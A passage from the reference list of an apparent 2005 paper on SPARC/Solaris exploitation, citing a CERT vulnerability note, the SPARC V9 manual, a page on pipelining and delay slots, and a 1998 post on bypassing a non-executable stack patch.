<<http://sunsolve.sun.com/search/document.do?assetkey=urn:cds:docid:1-21-112960-23-1>>

United States Computer Emergency Readiness Team, "Cert 694782. February 26, 2004. United States Government. accessed March 7, 2005.

<<http://www.kb.cert.org/vuls/id/694782>>

Unknown Author, "SPARC pipelining and the delay slot." Purdue University. accessed March 7, 2005.

<<http://www.cs.indiana.edu/~crcarter/SPARC/pipeline.html>>

Weaver, David L. and Tom Germond, Editors. "Sparc Architecture Manual, Version 9, Page 9, bullet 2.8". Sun Microsystems. Unknown Release Date. Online reprint from PTR Prentice Hall. March 7, 2005.

<<http://developers.sun.com/solaris/articles/sparcv9.pdf>>

Wojtczuk, Rafal. "Defeating Solar Designer Non Executable Stack Patch". SecurityFocus. Jan 30, 1998. Security Focus. March 7, 2005.

<<http://www.securityfocus.com/archive/1/8470/2005-01-30/2005-02-05/1>>